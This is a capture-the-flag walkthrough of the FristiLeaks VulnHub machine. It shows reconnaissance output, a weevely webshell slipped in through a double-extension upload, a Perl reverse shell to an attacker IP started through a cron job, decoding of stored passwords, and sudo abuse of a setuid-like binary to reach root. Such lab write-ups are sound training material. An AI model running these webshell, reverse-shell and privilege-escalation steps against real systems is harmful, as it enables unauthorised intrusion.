
FristiLeaks

warecrash

1. Netdiscover



2. Nmap

```
root@kali:~# nmap -sV -O 192.168.136.133

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-14 20:10 PST
Nmap scan report for 192.168.136.133
Host is up (0.00083s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10, Linux 2.6.32 - 3.13
Network Distance: 1 hop
```

That’s it..?

3. Check out the website


What is this… and what is Fristi anyway?

This is Fristi. It’s some weird drink available in the Netherlands and Belgium.


4. Nikto

```
root@kali:~# nikto -host 192.168.136.133
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.136.133
+ Target Hostname:    192.168.136.133
+ Target Port:        80
+ Start Time:         2018-02-14 20:15:00 (GMT-8)
---------------------------------------------------------------------------
+ Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
+ Server leaks inodes via ETags, header found with file /, inode: 12722, size: 703, mtime: Tue Nov 17 10
:45:47 2015
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
 the site in a different fashion to the MIME type
+ Entry '/cola/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/sisi/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/beer/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 3 entries which should be manually viewed.
+ PHP/5.3.3 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also current.
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release
) and 2.2.29 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8348 requests: 0 error(s) and 16 item(s) reported on remote host
+ End Time:           2018-02-14 20:15:22 (GMT-8) (22 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Interesting URLs.



Not this one.



Or this one.



Or even this one. So there must be another url?

Messed around with a few different things. Dirb, Httrack, DNSRecon. No Luck.

Finally, I just decided to start thinking and tried a few urls. It ended up being the name of the VM: http://ip/fristi.

Welcome to #fristileaks admin portal

Member Login

Username :

Password :

Login

This was what I found.


```
<html>
<head>
<meta name="description" content="super leet password login-test page. We use base64 encoding for images so they are inline in the HTML. I read somewhere on the web, that thats a good way to do it.">
<!--
TODO:
We need to clean this up for production. I left some junk in here to make testing easier.

- by eezeepz
-->
```


This was the source. Possible user named “eezeepz”. Also mentions base64 inline and when I scrolled down I found this:


```
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
```


This turned into an image when decoded online:




This was the image:




I was able to log in with username eezeepz and password keKkeKKeKKeKkEkkEk



Logging in gives me an upload function… weevely time.



Made my file:



I see now that I was wrong to think that this website could possibly be vulnerable. It is obviously very secure:

Renamed the file to hack.php.png and it works.

Uploading, please wait
The file has been uploaded to /uploads

Then I connected with weevely:

```
root@kali:~# weevely http://192.168.136.133/fristi/uploads/hack.php.png kek

[+] weevely 3.2.0

[+] Target:     192.168.136.133
[+] Session:    /root/.weevely/sessions/192.168.136.133/hack.php_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> ls
hack.php.png
hack.png
index.html
localhost.localdomain:/var/www/html/fristi/uploads $
```

Can’t read /etc/shadow, but I can see /etc/passwd.

```
localhost.localdomain:/ $ cat /etc/shadow
cat: /etc/shadow: Permission denied
localhost.localdomain:/ $ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
saslauth:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
vboxadd:x:498:1::/var/run/vboxadd:/bin/false
eezeepz:x:500:500::/home/eezeepz:/bin/bash
admin:x:501:501::/home/admin:/bin/bash
fristigod:x:502:502::/var/fristigod:/bin/bash
fristi:x:503:100::/var/www:/sbin/nologin
localhost.localdomain:/ $
```

Looking through the directories, I found a file called “notes.txt” inside of the www directory:

```
localhost.localdomain:/var/www $ cat notes.txt
hey eezeepz your homedir is a mess, go clean it up, just dont delete
the important stuff.

-jerry
```

So next I went to said home directory and found another notes.txt:

```
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
```

I’m not sure who Jerry is, but thanks Jerry.

I do have write access to /tmp so now I just need to put a reverse shell script in there.

First I tried to just put whoami in the file to see what user the job ran as. I got this though:

```
Command did not start with /home/admin or /usr/bin
~
```

So going back to the original message, it says that the script can only do certain things. Since I can run things in /usr/bin, I want to try running a webshell script. A quick google search told me that Kali already has a few webshells in /usr/share/webshells. I grabbed the Perl webshell and copied it to my desktop.

Quickly configured the file with my ip and a port:

```
$ip = '192.168.136.132';
$port = 1337;
```

Then I used python to host a quick server to grab the file from:

```
root@kali:~/Desktop# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

So I uploaded the file, renamed it to runthis, and started my listener:

```
root@kali:~/Desktop# nc -lvp 1337
listening on [any] 1337 ...
```

After waiting a couple minutes, I got nothing. Looking at the log file, I got the same error.

After a bit of trial and error, I ended up with the file referencing the original perl script and just putting /usr/bin/perl before it.

```
/usr/bin/perl /tmp/perl-reverse-shell.pl
```

This gives me access to an account called admin. This account still isn't root, so I still had work to do. I go into admin's home folder and found a few interesting files:

```
[admin@localhost ~]$ ls
ls
cat
chmod
cronjob.py
cryptedpass.txt
cryptpass.py
df
echo
egrep
grep
ps
whoisyourgodnow.txt
```

The two text files had strings of random text that I assumed were encrypted with the python file:

```
[admin@localhost ~]$ cat whoisyourgodnow.txt
cat whoisyourgodnow.txt
=RFn0AKnlMHMPIzpyuTI0ITG
[admin@localhost ~]$ cat cryptedpass.txt
cat cryptedpass.txt
mVGZ3O3omkJLmy2pcuTq
```

```
cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
```

This looks pretty basic. As far as I can tell, it just does a base64 encode and then a rot13 encode. I just have to undo the encoding.

I ended up with this script after a bit of trial and error:

```
import base64,codecs,sys

password1 = "mVGZ3O3omkJLmy2pcuTq"
password2 = "=RFn0AKnlMHMPIzpyuTI0ITG"

def decode(code):
    key = codecs.decode((code)[::-1], 'rot13')
    return base64.b64decode(key)

answer1 = decode(password1)
answer2 = decode(password2)
print (answer1)
print (answer2)
```

Which produced the following output:

```
b'thisisalsopw123'
b'LetThereBeFristi!'
[Finished in 0.4s]
```

So I have two passwords: “thisisalsopw123” and “LetThereBeFristi!”. I tried these with each of my users from before. Using the list of users from before, I tried to su <username> but got an error “standard in must be a tty”. A google search revealed that this meant that I needed to spawn a shell with tty.


```
[admin@localhost ~]$ python -c 'import pty; pty.spawn("/bin/sh")'
```

Tried to use the login fristigod and thisisalsopw123 with no luck. LetThereBeFristi worked though!

This part really stumped me. Sadly, Fristigod wasn’t a root user and didn’t have any interesting files in its home directory. Finally, I went ahead and just did a find for any directories owned by the user (thanks bandit) and found these:

```
/var/fristigod
/var/fristigod/.bash_history
/var/fristigod/.secret_admin_stuff
```

The directory .secret_admin_stuff had one file in it called doCom. When I cat the file, I get this gibberish:



This looks like an executable, but what does it do? Fristigod also has a bash history file, so maybe that has some answers?

```
sudo -u fristi ./doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
sudo /var/fristigod/.secret_admin_stuff/doCom
exit
sudo /var/fristigod/.secret_admin_stuff/doCom
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
groups
ls -lah
usermod -G fristigod fristi
exit
```

So this is being used to run commands maybe? Let's try it.

```
bash-4.1$ ./doCom ls /
./doCom ls /
Nice try, but wrong user ;)
```

I did it again, right this time and finally got root… about time.

```
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom whoami
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom whoami
[sudo] password for fristigod: LetThereBeFristi!

root
```

I can finally see inside the root directory where I find this:

```
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /root
fristileaks_secrets.txt
```

```
Congratulations on beating FristiLeaks 1.0 by Ar0xA [https://tldr.nu]

I wonder if you beat it in the maximum 4 hours it's supposed to take!

Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)


Flag: Y0u_kn0w_y0u_l0ve_fr1st1
```

This was cool and all, but I want a root shell as well. I used wget to upload a new perl shell with the port 1338 and then ran it with the doCom executable:

```
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom perl /tmp/two/perl-reverse-shell.pl
<ar/fristigod/.secret_admin_stuff/doCom perl /tmp/two/perl-reverse-shell.pl
Content-Length: 0
Connection: close
Content-Type: text/html

bash-4.1$ Content-Length: 46
Connection: close
Content-Type: text/html

Sent reverse shell to 192.168.136.132:1338<p>
```

```
apache-4.1# whoami
whoami
root
```